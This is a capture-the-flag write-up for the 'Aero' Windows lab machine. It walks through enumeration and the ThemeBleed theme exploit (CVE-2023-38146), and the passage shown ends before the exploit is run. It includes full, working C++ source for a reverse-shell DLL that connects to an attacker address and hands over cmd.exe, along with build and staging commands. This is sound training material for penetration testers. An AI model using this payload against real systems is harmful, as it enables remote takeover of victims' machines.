Aero

21st September 2023 / Document No D23.100.251

Prepared By: ctrlzero

Machine Author: ctrlzero

Difficulty: Medium

Classification: Official

Synopsis

Aero is a medium-difficulty Windows machine featuring two recent CVEs: `CVE-2023-38146`, affecting Windows 11 themes, and `CVE-2023-28252`, targeting the Common Log File System (CLFS). Initial access is achieved through the crafting of a malicious payload using the `ThemeBleed` proof-of-concept, resulting in a reverse shell. Upon gaining a foothold, a CVE disclosure notice is found in the user's home directory, indicating vulnerability to `CVE-2023-28252`. Modification of an existing proof-of-concept is required to facilitate privilege escalation to administrator level or code execution as `NT Authority\SYSTEM`.

Skills Required

- Enumeration
- Vulnerability research
- Windows OS fundamentals

Skills Learned

- Basic malware development
- Proof-of-concept research and modification


Enumeration

Nmap

```
└──$ nmap -A -Pn -sC -sV 10.129.230.13
Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-21 07:57 MDT
Nmap scan report for 10.129.230.13
Host is up (0.13s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-title: Aero Theme Hub
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.05 seconds
```


An initial `Nmap` scan reveals only one open TCP port. We can start by browsing to this IP address and we're presented with a basic web page that indicates its purpose for hosting Windows 11 desktop themes and also features an upload section.



There is a key piece of information on this page:

```
As we start to develop our catalog of themes please upload your own to share with the
community!
```

This is a clear hint that our goal at this time is to upload a Windows 11 theme to the site. Let's do a quick Google search around this topic using the keywords: `windows theme exploit`.



The very first result is information about a recent Windows 11 remote code execution (RCE) vulnerability that exploits Windows themes. Further reading on this result points us to a repository with a ready-made proof-of-concept (PoC).


Code review on the PoC indicates that we may need to carry out this attack from a Windows virtual machine. The author also provides a final payload that will execute `calc.exe`, but doesn't provide any payload generating code other than general guidance.

```
To make your own payload, create a DLL with an export named VerifyThemeVersion
containing your code, and replace stage_3 with your newly created DLL.
```

Foothold


Let's switch to a Windows VM that has Visual Studio installed (setup guidance for this is beyond the scope of this write-up).

With a Windows VM and Visual Studio ready, we can start by downloading the compiled ThemeBleed executable from the aforementioned repository. Keeping in mind that we'll need to create a DLL that contains our own payload, we then create a new `Dynamic-Link Library (DLL)` project inside Visual Studio.




As per the `ThemeBleed` repository, we will have to add an export called `VerifyThemeVersion` into our malicious DLL for the exploit to work.


We start by creating a new CPP file called `rev.cpp` by right-clicking the `Source Files` folder in the `Solution Explorer` window on the right side of the IDE and selecting `New Item...` in the `Add` menu.




We select the `C++ File` option and name the file `rev.cpp`.



We then also create the accompanying Header file `rev.h` in the `Header Files` directory of the `Solution Explorer`.



We select the `Header File` option this time and save the file as `rev.h`.



Inside the Header file we add the following lines of code, declaring the exported function `VerifyThemeVersion` required by the PoC:

```
#pragma once

extern "C" __declspec(dllexport) int VerifyThemeVersion(void);
```

> The intricacies of DLLs are beyond the scope of this write-up, but in general terms exports can be defined through the `extern __declspec(dllexport)` directive; a good place to conduct more reading on the topic are the respective Microsoft docs.

We then open up `rev.cpp` and add the implementation for the above function, which in this case will be a reverse shell payload pinging back to our machine. To do so, we make use of the following template, with some slight modifications.

The payload is triggered by the `rev_shell` function, which is in turn called by the exported `VerifyThemeVersion` function, once called. The complete `rev.cpp` file then looks as follows:

```
#include "pch.h"
#include <stdio.h>
#include <string.h>
#include <process.h>
#include <winsock2.h>
#include <ws2tcpip.h>
```

```
#include <stdlib.h>
#pragma comment(lib, "Ws2_32.lib")
using namespace std;

void rev_shell()
{
  FreeConsole();

  const char* REMOTE_ADDR = "10.10.14.46";
  const char* REMOTE_PORT = "10001";

  WSADATA wsaData;
  int iResult = WSAStartup(MAKEWORD(2, 2), &wsaData);
  struct addrinfo* result = NULL, * ptr = NULL, hints;
  memset(&hints, 0, sizeof(hints));
  hints.ai_family = AF_UNSPEC;
  hints.ai_socktype = SOCK_STREAM;
  hints.ai_protocol = IPPROTO_TCP;
  getaddrinfo(REMOTE_ADDR, REMOTE_PORT, &hints, &result);
  ptr = result;
  SOCKET ConnectSocket = WSASocket(ptr->ai_family, ptr->ai_socktype, ptr->ai_protocol,
NULL, NULL, NULL);
  connect(ConnectSocket, ptr->ai_addr, (int)ptr->ai_addrlen);
  STARTUPINFO si;
  PROCESS_INFORMATION pi;
  ZeroMemory(&si, sizeof(si));
  si.cb = sizeof(si);
  ZeroMemory(&pi, sizeof(pi));
  si.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
  si.wShowWindow = SW_HIDE;
  si.hStdInput = (HANDLE)ConnectSocket;
  si.hStdOutput = (HANDLE)ConnectSocket;
  si.hStdError = (HANDLE)ConnectSocket;
  TCHAR cmd[] = TEXT("C:\\WINDOWS\\SYSTEM32\\CMD.EXE");
  CreateProcess(NULL, cmd, NULL, NULL, TRUE, 0, NULL, NULL, &si, &pi);
  WaitForSingleObject(pi.hProcess, INFINITE);
  CloseHandle(pi.hProcess);
  CloseHandle(pi.hThread);
  WSACleanup();
}

int VerifyThemeVersion(void)
{
  rev_shell();
  return 0;
}
```

Finally, we make sure to include our new Header file by adding an `#include` entry into the default-generated `pch.h` file inside the `Header Files` directory. We make sure to add the statement **before** the `#endif` directive:


```
// pch.h: This is a precompiled header file.
// Files listed below are compiled only once, improving build performance for future builds.
// This also affects IntelliSense performance, including code completion and many code browsing features.
// However, files listed here are ALL re-compiled if any one of them is updated between builds.
// Do not add files here that you will be updating frequently as this negates the performance advantage.

#ifndef PCH_H
#define PCH_H

// add headers that you want to pre-compile here
#include "framework.h"
#include "rev.h"

#endif //PCH_H
```

We now compile the solution, making sure to use 64-bit `Release` mode.




```
Build started...
1>------ Build started: Project: Dll3, Configuration: Release x64 ------
1>pch.cpp
1>dllmain.cpp
1>rev.cpp
1>Generating code
1>Previous IPDB not found, fall back to full compilation.
1>All functions were compiled because no usable IPDB/IOBJ from previous compilation was found.
1>Finished generating code
1>Dll3.vcxproj -> C:\Users\attacker\source\repos\Dll3\x64\Release\Dll3.dll
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```


As per the output, our compiled DLL can be found at `C:\Users\attacker\source\repos\Dll3\x64\Release\`.

Once compiled, we rename the file to `stage_3` and place it in the `data` folder of the PoC. We run the following commands from a `PowerShell` terminal:

> NOTE: Your paths may be different. Please change them accordingly.

```
cd C:\Users\attacker\source\repos\Dll3\x64\Release\
ren .\Dll3.dll stage_3
copy .\stage_3 C:\Users\attacker\Desktop\ThemeBleed\data
```

Before proceeding to execute the PoC binary, we need to disable a Windows service in order to free up the listening port `445`. To do this we must disable the Windows service `Server` and set the startup-type to `Disabled` and reboot the machine for the changes to take effect.



